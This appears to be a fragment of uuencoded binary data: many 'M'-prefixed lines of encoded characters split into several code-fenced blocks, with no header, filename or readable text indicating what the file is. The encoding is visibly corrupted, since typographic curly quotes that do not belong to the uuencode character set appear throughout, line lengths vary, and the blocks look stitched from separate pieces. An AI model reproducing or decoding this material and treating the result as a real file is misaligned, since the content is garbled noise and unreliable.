MBZZ0,%_^X"4.K)-A7N$$]AP/+N45,G5#(5(MO.=@TH9"G!$.0CX1UT;];M*(
MB1"DQ5R%L4PK!S+])Z’E/(5BY6UY9760(‘IW?NOM\>BPQMH‘;7N1S-Z*>’BM
M[@JY;<D‘2’/U+]XTX4(<,IN5_‘<%^J[/5FT,LIJ-Q’294,ML6’&(F+*UU8B4
M2HFO7KE!=&U7Q+‘:-!1F4=5+H:D\D9R%,U8^T‘QA6\N.N6]V)&:]V;’D,LEJ
M‘=-@L2)/FYIT+6>;1:P6C*1I+/+3%+.-8M\ER‘0<"%@,H,*U:)P9+20S(FJP
MOZGB-%BT<TR#29C5:;#M#:DQQ1E25SS?A;K!W#A#6"KBO]5-FG$3.:)%TNH-
M0P6DJC)>L2PN@/M\W46N2N221P4TW‘‘QG-"-Q9UY04YD!?8NI,@H;=$)"T0]
M"(H:2M0B1V5CZ5J*WB00ZY?%@IS24%%2BPXU^Q18EL!(LL0PXS6K"^YUNT(E
M:I]9Y\9JE8JP&CM3X35W9XD/RW9WLH@Q\.DFNY.KDD4O?:+,]C)3D5F\$SE^
```

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
M=,B+/I%]D\%"%<)T9U&DT*()9>L0:0J*K1N6-A3&L!Q*[2OBT)>]X4-!56$
M^L,Z7XQ`*0('3@R#T,E&K=[Z"$=&%8HHIU[QM<8'V]@MHK`\[/@!NE\R01"=
MR?)D$8A4UY)=OE(6@Z^82X%RP7TB3P-:-Y)MO"GD0]SOK2NQ,A(Z$$++"!BE
M)=9ZGJV="X^?`FQFN@K4_A+0&#I6A`F8P+)2Y+,PE\1S1:E\ENC2H421%[7,
M.U>^P.08JOKQ89/TS'VL:4'N-\'ATT1H*"PA=#5G]Z0?LNL^=I)'O#NI7"@W
MGTB]CGMT9U%$,?PQB#AJ.@B)5]B/\[-\-"JB)+[%5\^'97,I5"P65B8%P$:$
M5ZI;MU*65;?[9K6'`E\/#%Z`!2.;,<%<SF#""B1B$,EWA>:J9];*A4P9E.E"
M`S/RH"0W=Z3]H[P]$C1ER$398LNE_Q$"#"SG7HN@'=)&TT=V@I([$ML7&)+X
MKE,XT0&0NE>Q;@X/HC++C4':'TS=(74BZVN)M=J91F%RS$2QQ:N%*K-#13^X
M:,@S[*S!8K,VHOS9_@@JP1]-!XMH%Q:GD*;=,`E8U1,F2&0(..Y[H`\&=-=`
MI3$A9P6KQ#T3'&I5M*H([(D.B=TFINMF:8QE[",>^P*-/5;9&7^\QBM!6$JM
M]/,3/LK*(JJ!&;*LT*S)4`KS!=,J-WAV]RQ(KZ5J,T#U7;L\1]@YF#6EA&#N
M3T>'["2)>[];G)72,0DYLU!G%BZ$CJE,MV!VF0$JL5PL:N8BPT$[#I.IQ=9*
MV"$.%%:4#@'"]VA:!_ZVRI;0H10:Z\%3AKP4RCK<G#;DI6)@ZFH-<8F)'X2;
MFWJF?A`J9F70GF.)2:!9-1B660^H<YD'JGRNBU:^KE#4'K!9CVC+)SBF$5VV
MYBLE%@T'4(!"-I62Y2V]%+D2[0I5B]KZ1P&HKUDK@^RLY_LBH-&B/%_*@55,
MOMLI1<1Y+(9Y&`0R]TI"\9M8^-WRQ*"`D>740ZNO`)QY!V!_N-:TC[H1,Q!@

```
M#&F_+D59B=9P5N*J>BJ$RL^:3"#Z)+6/;@M$H`<G%>#[+/5RQGM0B:[FBR7;
M0G5>"/’8%7TG2:P4C)G;RSK37!"?K*/8MSX(7FZG]HV.Q85C\X2^M58#6X-<
MX’)UQ’,\&]<V`9H_/08#$K%(7AL1/ATB?`=ASPP3<\&9UUN*@(K"AY<=*K(8
M9;9R!?<IKU74G;#N19:H<SZ3=.7W$(-%W$)6).+23HYV:^?6XX>HM4’2:+9`
MZ)!X+_`-=2^S;G,>&(HRR>*\7\4@5-HNF0""%B9T/D*]C//3SBN@5.$9\M(I
MR<-QA`)-$%3,)(B-?`$8[EDZEF(K>.U"8>U-H5URH,??@5/NI<P^(6(*8!.>
MKCB"R$QU2(%<WI([^T&W:$H-09D);F\ZR\9YB!LS,’6.IM1-UZ3`G`"[0PL4
M*SI7A\*M0#9M2+$JYTH+/+YLVB+%0@&’LR:&<UTV<8D3^^=*’+$SBM%@R$D"
M%CXSK)^S]7R0Q8%,CY+M)[!XK`LH?’\+\-GCXT`7$’Y_"\`K-C`HW4^X`)HK
M^&V)X)P9K9"^RPY1F3,KG7.F@A(6’NF;TL+R62=KIZ_V8W"KUTI’TQ%_6C.!
M20>E--M22A;E[5(BE&#O3)_ST[(’MAR>CI<E>YH5Z6"L!FJ<QLOHD<`:+5QN
M6LB;;^K1\F?;_8:*W1B,Y0))P:9,=3#)9@]*7)BL4X4]-R0IU\GU`Z_.F0BD
M2:3V1)3^6N&8HX8<,IM&7<D]F)9[X7O)O8"^?2#W9"BYA]-R+WXON0,)2+FW
M=,^`BU^%\V!#BLWR(Y@P$37M&VFL34S1%J45GS-!H`V’26J-1FLP<L("]F4
MX(([VH*1H>28=#JM1>!-V]A4M/*<&@$4O21@V%I,D**Q;B_ARF0ZFF77CTDL
MRXMS$&J’=!Q-+@%-&Y8SYH5[S>2&$7’.Y]QMBG#@S::N<+1S;C=%.+]F4OMY
MCG;._:98S$]LL3[3/X4S$4`F-=PR9%/S8E,HG#,UW!ID4W,G%\Y),!51M2^3
MFC?X0I9ZFMSA\V0%=S9I#*6Y)29Q,NL>.*U1=,\QK8*/:%:8A>4\Z=%%GQ4$
MA+U)8X0L\8@R?;;X,(LZK66]?@-K8G8T3!87]?4A,/VFKJNE36CO=CA:8C%*
M`*IID,%<FLS0?#L@G$#I$JKB4\?(2-*B0ML7`M`E^%EI4VNORT^G2S/@@IW%
ME!T31F)V8DI.J3_J\,/NO#S2]TU0Y\KTT9U*@X0K’,#`#&!A5H0N:%!\O-4:
M.IB16;,*9K3\\!RMPBNA#+(S11J><XE`)HCTR:#!R?SS0_=I>+MR5#]K3TWK
M$V`+G:-/2GQ.@5:IH]^(%[TP^($W;-#OU"Q:%N<O6,T&\]_#X3DF\5E:’YRI
M]9-;3ZG,9R-I/:]B8>’_BM97?#/+F1[!UH?_T+/\>\/=<IY/F+1()`VI/VU<
M;’+<\;.97?HF:?JRSR=/RK2A,Z6-#:Y<SC?’H#))6_!9-LP>>B8/PF$P25OP
M,2L\Y_F]7"Q.TA9,4X7GI*G4(7QRP62:JGCN(WR4MWNR*3U99,=ZR7*26O@5
M3L,O,"]WCMZM%"9Z-^!%K’A.VBO*\P$1)’"/MII"’[=0G;8,YXZ;6C’(’<;]
M-MZ0UWIPR9B-G-]TZ\X[XUL6=F_=%\_MV>Y\WS*W8^>>JIJW.I]L:C4’SH.O
MMMSE`*F?+DK?<G;B=(WJS%(’\HI:VHLN$KB-52>Q$!30RE<2/52!M"[Z@1885
M%&52!T.0NP\JEF/KY:XC1,G<V&4C8\L"Z,@-H\SC=$E57!?!O%0H`R7(="BJ
M,[]*1RM*G4D_L21>%4OL51%#Q/V`-@7(7%C(?9&M]!B1.*B\;9F;Y>&@]C73
M,RPT"UD,D^6:6J/MBVKM`6%J^0M2O]0/Q(&.^`LLE385,YHI8HL,X_`H]?KB
M>:8D=WXE-@O&]T5\JR+J!<B<"\-IM[,LPU""/6Z3>,1KMH1E;0F(@S26=66(
ME9LBV>R,/5]D#,=2;$`BKS2NDF-IDW85I%GK9!")9"*,AZ!9CZ_&^*8(6T8-
M])8M86\Q13’AVMG6H1*!47-_9;’G0\(ERYWFRLRA@I_6QI*J’/I8$QNQX!,)
M0:0FJFH[[BP2)!#%4;;O,X\KG?H"63K^Z(_1ZC-_H1=`]"(-@`(&@PU(2:#R
MPGMJZ"J!J5AP[Q&CA?8F@E2UEI.FBJ2^Z-K6V[+E1OU_)ZG?"&H@"KNW-+RE
M<1M1MTP]&V&7D8N8:+8N’\"D!KWE,O;>.$2>=N"SAOZ(0DA=H&QN\F?U74:=
M9#OG,=AA]6SVB9_N-0:=5B_E*,7)**HTC’-TQ’%*9XK3A-E`<<IGC&/RB:;’
M08$;Y!51M,KT:!V.@MW>M#^@9^/Z..DTJ^(QK3I`QWW!#5Y/O6*S4WEI0F`Y
M9"EKRKQE8-Y(WGWI9C7T704DLZMG&>):E7N8ALF?XO)>A;:K0WIA^6J/!9N]
M1`(.R@LK<GDL,>OA#1TVZ[!@@C=4D0D7O#&76YBX.Z>HC%CNW7H0E;EB1[B4
MHQRM.+7Z1P=0(-6"56Z\-W/#<21@YLA`2%\6H.Y#>3UL7KGS4)0XU:DZ)MFH
M:=[K’1Q#&."FO+6DK_CV1PWOT&H.F(LVI769D^%UF26A,&5(2XCJZZ&L&U0E
M5+/6*-4SV0[/F13)$4E)PTK-LEIE-4JW28\V]G]I^C!)(<UCO5HW:4P4H[&G
M(R_=JMM%*ZU(KRX)I=^$E>-UI))E5XJR.’O.SB’EM;8,GYY7,)+\.CIW’YL,
MZ#F4YAOE;[6R’&HUAMQ#%9B70UK<6_*B.^V03EZ]@QKFK%8^6=%3<W;<>W,R
MD,+UYJB6;H_D&W@RNE*:;()/;;VCI3XAJ*H>&J.$^DD;$0`>U@6@J%FIEX!A
M.%&R3M6!6HE[’L^&+MA[;1"($YKIJ’K@R%)K")$IY:)JBB(%AH=T.’3>`’R%
M%NE]R.\84WP.GBMRVAB"+K5$TWVL=MA40V$Y)D/<*R4*N&WG%QOZCXLY*O4X
MIBO4U]W;D$$9](>$?4`/H03ZD`?/#CG3NZ(%0#50#XWNZH:,4`^W)J05H’`)
M’9I5AD-UMZD\&X-C.L^8V(\#_:GZ`C,GN53JW3BVRN$40R?%D%)@S,DRP3LI
MZ)^.VP;5P7;O$479@CG#_I’,I`H":XE,&(-#WF#S2&`)S,T*90=7E)>33B<A
M+HM\’856$R4&P\VO9(*"SFH[(#-@9T2X6Y/@JU&’PA7/,74T&@_B7E\=4SLQ
M4XEL:53*[/:76ZB7"B?<O-QU@=5’BF@.B8&<’#N.S5`M4S,U`9’42W8*;5`$
M*^?4*D[:\9$6:"NY/=M=)AR)>$C*"!H2R&.]TO/+R,Z@V0)WXW#XCLE]5/56
M1EX3?8@L/L%;*S$%"’H2ULWSF/-HXZ>SIH*`&/F7RL,ZJ48’<YEGXZQ"T>.I
M4C+3-#UP#2RZWAHK.*’R(<$>0>M8,3E0DKTZ"^!:P&0I&2?F#[2%S._U.B51
MC:T?TMDJTBF5#[4IQ(4`Y%:IBLY]<U`DR;H`X^FL6"$1I*$!Q^&.S1;’JQ1)
M_<3S-GB>=Z7ZN\JCWSKUMU;]7:+^UJB_]>KO8O7W’/6W6OU=JOXN4G^7J;]5
MZN]R]3>C_JY`^&H5=XU*OTZE7Z_27*;@5WK/]5[@O=A[J?<R[T>\@C?K;?/F
M/;48>\>]1[PGO+_T5LUX4WXS_-\J_N\B_F\U_W<Q_^>IO!H8C\I?J\J^3)7Z
M0N^’/=_;ZM6\>[W’O9F9>V=F5LU<-+-Z9LW,NIE+9S;,7#.3F\G/W#QSMUVB
ME"0EK,’V0(N@3=`J:-=S5#]<JDJY#%-=I,*O4.U[K?=6[[1W>N;T1:?7GK[B
M]$M/O_;T6T^?-GV94_N2FAC@@3/724:M8:V3`P<[ZYT0.$>!I#0’Z;I1?Z_F
M\5C+8[6>QP;&!<;R^>KO!>KO1>JO7FOF8*_.(3&2ZXV[]=8P=7LY`;7)GJH(
M+IV;5$50*C9’Q(FWLZ?F32Y)<ZU>8WAL,&HUUWN[QYU1DE.+G`J`X/4<:ZF6
MZN1("ZW’_`D@*T)+A<’Z.<I=KTJ\24V`L__.D3[`N9WKMU6%N_WAL?-)C_XP
```

```
M<-I0XSTRI<T?NY&NH@_59LQ=OM;OM<M<[PUKO1Q7‘WLD!PN-B@;_YS9OSLVC
M[TG501W5@=XN58T<W(3F@MVWF&RVK+="PDS(@9XT(.DMYG8!L;-ERY:<M_?0
MIAQ(P0)4-2=’Z^V6]:8#=FS;5LU=OV//@1MRP99*<4LA%^3S?EX1Y[GKF893
M8[‘E/=95"XQZCH;T7)(WT+’VMJBH_‘9MHV]ZJZ>IMZ77’[4@,22‘H)0SJ]55
M-@K4I[B@==3JC<XQYO;OQ8S[:_C[9O7WZ‘^9\‘W\_&&/YIG\!EM7>4?7>SQ#
M:=[‘?/D1_KZ(XWU-Y76]E6XU/_U,?J=N7X5E7<9I);]9?DI^N9=XWCT?,^ER
M5KW76OE!O*NM;UD";[7>X1>J>(_-F[K(&KPK4[]OJ_I=OXKJM]:JWQU6W>#W
MU<.>5WC<E"!OL6?6&*Q?897W12NAM&,Q4S^OO,I[Q91V7)DI]Q4JWF!*/+M,
M^’VMLLH[N9KVE5NY’1NXK79^C[Y&Q;,23MU",O#5WM=/VV$795)=Y)0‘WQ=C
M’WI<#UCIK^!W^7Z>1_TLW]=Z-#[R_0JNOWP#7EUM?;]&/:^QOG]4/:^UOMWZ
MK/=>Q^^[,’R]=R>_OX:_81S?:7VWU?.3ZN_5_-V%O&?,-\S%F]7W=?S]D^K9
MG)’RUWMO4\\EZ_N=7/X[+X9QF_%^7KUO5)L-3$GX_F7U_$75H#?P]R/J^<#%
ME#]\_RNH[SV2W\7>;ZOG-Z\1/)CQ’E//1U7\1RZB[X^K[^U6_$^IYVW6]W]T
MQN=B[[-0WQ=1^R#]GWJ,N_=0^)>A/B^F_1’"OP[YJX^-_/UM]5Q0R-:?H>^U
MZODQM8[<SM_/4\\-:H!_FMO_<O7]&R^F]0>^?T1]_Z)"_J_Q=T5]WZ>(JU_F
M[ZWJ^]O7$([‘-^2[^H7F^T[U_:N,EM#?/Z[>-SY7Y<GA;?5]]SW48&C/8?A^
MFVG_6’W_.Q7_"ZLI_D^H[^NM_GH0ZO]"H)DH_.<‘%ZSP7U+?-UO?_UQ]CU3\
MW^3X4+><%?ZOU7=D??\.U%_UYR&._PFHOQ7^7Z!\U5]OYO"_4M^;K/!OJN_0
M^EZCYOA_?#’A,\3_8?5]J9H@_Y:_MZOOO!5_07U_3(5OYO‘CZOL1O5]DY_N:
MS/?:S/<EF>_G>#]IK3DPKW\J\_U‘YOL?KR+\@S7B2I7#(^K[’IA4-\.WZC_U
M_<UKJ7^O@OHQJX)N+^C:@N\KS$6%=4/A7$W8=Q)\&<%W‘,SG9U8^<^N9(6]X
M[L16)WZZQ4AG1@:SF@Q?EXXI6‘.7=:L.->HP0X<WBWO‘YS?GZ,X,C0R?U>6=
M9IF<=,QW68CR9=A8#IO*&VRIY‘O"‘[2.5/#*?+R)$R’SKNCLAH<VY%J9‘Z8<
M\B;X(?:!<Y+#D3EB3AXBS\)H6,$Q/WM67<&!7E&>2-Q!;9""!<8COV$;+*:)
M=;:</.E[KU/K]HR:C&_@Y^]<3,]_S\^/PE.%_1$\%;’RM_S];7Z>YGA7K*’O
M_?R\DY_Q&@KO\_>[UU‘^CS’\TPQ?M9:>Z_AYQ5H*?RE_;UM+Z>K\O<3//L=[
M*W]_DI__B9]_Q.%_Q=^7KJ-\@G7T’?’SM>LHWE[^/L;Q/L’P_\S/_\[/JRZA
M>!5^OO82@L_Q\TW\;’!XPM\_Q=_W\?-=#/_G_/U9?GZ>GW_.X7_#W[>LI^=M
M_-R[GL)C_GXK?[^+O_\E/W^+X;_+S]N?0^W;Q\]?Y.>O\//%EU*\Z_@97,K]
MQ<_7,GPO?[^#GP_P\V<Y_!’^_A(_3_’S;SC\-’\?N8R>;^’GVRZC\)_C[\<N
MHWK])3]??SD]VY=3>(>?Z>64[CA_?YF??\W/KW/XS!7TW>3G07X>OH+"[^7O
M_\K//^7GESG\F_R]O(’J\8_X^:X-%/[S_/S7#/]+?I[BYW.OI.<_O9+BO8^?
M_^9*;B\_/\+P3_/WJJMXGO#SBJMXGO#W’’_OX>?##/\E_OY5?OX./_^6GW_/
M\2Y_+CV?^UR";WXNU7.>O_\Y/W^3G[_/\3_%S\\P_$_X^[_S\V_X^2T./\W?
MEUY-SQ?R,W<UA=_‘W[=?3>7?Q<\FPP_R\S#’_TG^_@6.]R_X^7O\_!B’_P=^
M?I:??\;/+_/SJ_S\-C^?Y>>:Y]’S^?R\EI\;^5GBYZOYN9V?=_#SC?QL\O/G
M^?E/^?F^YU$[/L#?’^;GX_S\)(?_5_Z^Z/GTO(2?5_+S5?S,\[/\?$IW,W_7
M^;G$SSZ’’^7OWWH^]==C_’R<GY_DYY<XWBE^_@VG_X[4YP6,E_Q\_@LH_.7\
M_6I^WL+/G1Q^)W]W^#GDYS$.OX^_?YF?[^/GO^#PW^;O3_’ST_S\8P[_*_Y^
MAI^KKN’Z7D/AU_#W)GX&_*QP^&W\_0;^;E]#_3%D^#’^?H2?O\7P#_’W)_C[
MC_CY!<[G2QS^]PQ_S@MY/%](X2_@YT:&A_Q=Y><"P]_$WTU^COGY2_Q\#\?[
M‘’__+C__D)^?X^>?\?.O^/G_\7/MB^CY7’X>?!&/TXNH_F^%YP[/>SN’GX#G
M;9[W$,?[.7[^<X;_.L?[‘,,_R-^_Q\^/,OQ3_/UE_GZ:GU]G^/_’WW_/SXM>
M3,^K7DSA+^+G=0R_@;]]?E;YN96?._BYAY_S_&QQ^@X_APP_RM\_R<^’^/FO
M7TS]\OO\?)+C/\7?W^+O9_AY\;7TO(R?U_#S6GC>JO;=:RG=K0Q_‘S_;_#S"
MS[?P\Z?X>=^U5)^?X>_W\/,Q?OX’#O\T?S_+S_4_1/"K?XC[C[\W\7>1GZ_E
MYVW\W,/Q^C]$]?U)?C[‘\%^1?#UJ%YRU9GZ4O_GL!<_MKZ)X^_CY1GXN\7/$
MSWOX^0‘_?Y&?_^Y55.XG^?DY?GZ1GU_EY[?YN?I’Z+F!G]?^"-7C)_AY=8&>
MG^3G?66N;X6>IZKT_.IKZ;EQ*SWWW4+/F[=1OH-M’+Z#GJ_FYY?Y>?5M]’PC
M/W^5G]?NI.<W^7GICW(^_’PU/_?=3L_5N^CY&#_SN^D9[:%GN)>>37[^O_S,
M[Z/GIM=Q>^&I\CRUG\;WF_STYNEY*3^OX>=&?N;Y^6I^WL;/!7[>S<\./X_R
M\VW\?)B?O\S/#\Y3?2[\_L_^’1K41HVE&XF/\0/ZY?U\OEPL>GGZ99ZAGP]\
M3T4HY\-B/LP’*GZ05]%S^1]4A>S?&‘[MN9P’!MG/%N]<X?^;_MXZM^O6F1G#
M]UO%7/]’W[YZ7:B>5X<$#]5.L<:[WGNI=RUR!0$<WJ/BJ+^3ZAW^X-X5EBJU
M’7C?A#\5!G_JZ.$]UQ,>I&>XC"H,_X‘1N(’2PW.&G][#*DS]7:H‘S8OYCFL#
MW8=TU+.CPN#O/>H;_M9XYNYAG4JS[M[5Z^‘OY]$^)V$HB-II;D:9J"UI?TM@
M[E&@[!U[#G!?F-^5W‘:Y.5S+[02^Y7.L.!Z7<;F5=@/WS57>])_-=;4YKI=D
MXDE]X(X%^.&73<GK‘?5W\FVKU[W5HSL%N#OYC/J^B<M_G_K[HOHN\S?4_6OJ
M^R_Y^R60B1K[+?R-]S/J^]]P?FH[]7+O7KUN-;;W!=X^^%;AS[F(XO^&^LNK
M[W^TG;[?I/YNML+A_F:?^OX4YS]6?W>K[X_Q-_P-WF[J^]/J[Q[K&^YS’E;?
MW^9ON+]9_:#4YPKD@[_’BO];5M_DX!\U]@T8\Y(WX%OMM-4ZY*’G2Z\]&":]
M41N%P+3.>GM8Z[;0‘!%P-IM>.E*!0Q5W/&JHF$=![\P#@[#JHTU?\<Z]L8J6
M],!&>U/!H51MV2KI>:")X<7QM#*0&^DMFZHL=OL]3AM[.W;MO&5;’&S)(SZ<
M[;\9Q!>2$3’WP!N2Y#)(>9*_E]3\67,5C>G%"JDWJ6^XT\G#$^@6>*JQB^‘)
M]‘4\%3+?#$^%K-OAJ2;!;?!4"+L+GFJ2[(.G0JX%>"IDO1.>JN0WPE--CKOA
MJ1"Y"4\U<0Z<^*OC7[UZ_A34Z0WW/O&‘2GHJ5/4X]6’XYRNJ9F_XU!,J[’1Q
MHTIQ^N77P]H‘WR^’&B_!ZU-?/*U^+X>:+T’84Y_!;VC!$C3_J9/X#2U9@FGQ
MU*/X#2U:‘M1XZCWX#2U;@BOOIQ[&;VCA$G3W4_?@-[1T*8+O‘7Y#BY=NAN^[
```

```
M\1M:OG0;?._#;^B!)9@F3]V,W]‘32X#&3^7Q&WIDZ6[XSN$W],P2-.BI#?@-
M/;0$5\-/>>K3_Q\_?N(OCG_Y:_L6]B]]Y@$5<I^:O*^[8^GZGUZ][M2[5(1O
MGOA6IB]O5L-Q_W&HT=M/CE:=_HSJR!/?>IA_&’?=\9O607^.7_/T5>]=K=X>
MW+?ZQ//@Y7[O]&<0<CSRQE]^#%8"E<EEQS_VS:5+%?34D\^>/OV)BR$Q(-F)
MK[[IB0>7:2S7P0?79=UCL"2IA%<=_]BWES8J5*/4KU6I)](\^$&\+W_PW[T2
M’L>_>NG]"QLW/+A]X]7’/_;,OO<"GN[?=VJL4N*[RG#?P?6GWJZ^CW\LI^IU
M<.;48_#QU6OF[W_C1@5YYJ!WT)L_];,*^,C-F&+#VT^^Y4J5<’XIIU:.4__D
M-*3=\(;C’[OFB8=5>="XFR’@’@HX_K%+‘?X3!UY_Q_S]O[SQ856K^S^P\>>@
M<M]=]9.;[S^PVC_YSE7’3_Z7\17JY9:9XR?_V?AB>%OU]I/CRS]Q\=T_3[US
M^_$_6/W@MF>.?WMF^>)3/P=Y?W?U%0]]";*;VW#BXQ]YJRKS0X"XS_R&]XU?
M’]_YX!LW7J^J/[_TTRK@X$6G#O\]5N?$&S=>J[KRAZ":$’+J!H1_<^D$?/Q’
MZHC[MV^\7O7;IBL^\)EUC__UNONV;WS9.U5V3QV’4?KX1_X)%+56BAKMDZ+V
MJ6+6.\5<J^JF,M]WZHEGJ)3W0"EM7<IMJI1=;BFW/9W[N’KS?MM3HW;]B>T;
MKWWZ"@$L*,#"QFO]D_=]?I_JHNT;7TE#NO1AE>V^4SU5R/USJ[’‘*@PQ#1B,
MXA)LJTMWOQNB_7<5[<3’>?R?N6/I<YC8QQKF[GT6%KX1U’K)>TA5]D/4H’MN
M^O&?7;WNP/B2>VZ*U<O[*<;-$.,?4XS[?NB-*N"=NS:^[+[+WO2SF/<2Y(6E
M*KQZSW<QVDTF_P12WT6IN:ZJYO=]%UI![R,5Z’]+5>OI+0\_.’J%AP/*^>VC
M_"J?MS*[E#*;^3/.SFGWWZ@$)YX‘!/["^’=,>=<H\(/O.*UP[/%3EZC^#@%I
MOWW1D76?V+YQ(VR,IJ?>_1#DLY8*_@CD>N+SSWP(=HAO_$LUFAL?_^(EE8^G
M-Y_XQ(GOWO"->[\+92]?_&%XV!7_QW\W6?’Y9[CBE6>’’[U_[E*LV?(S/(.>
MP=HJ7,GM!QS[.&6@\.MJC/KM?4N_!IE<3O’O’VU<4&E.?.WQ4^L9/_X]5GR/
M2O?@3U[Q^-^LAEQO@IGEC2Z]][1WSRKOR*5/;SGQ+?6N2)_EC2K/QSZMTDBD
MBQ_[3Y##TA>AF/^’VG_OZ=-_H^(^7Q:2I=R[H)"GOD,3X"<V7O-X9^,UZ][^
MK2O>]C8@.V#\3GQ#X9?I%1FE>1ZAW;IG7J46F:ND<6]4&3^]‘=(+Y+""G’KI
M=Z5[=->^^CM.U[X-HGV;,KWAS\;WFD%_&494B]O2U]7HJ93O0T#N)OBDQ.^&
MQ!^FQ‘JK-]YWV=U4VX,S4MR3WZ8:?’N&DIR$)/?]G51+Y?Y-RGT[U>NF;[JY
MOXFBGOCV^R##=RYLO.:^Y]6XD%52R)(4LHI2_B6D?!FE]$^^X<?C-QW_V$\\
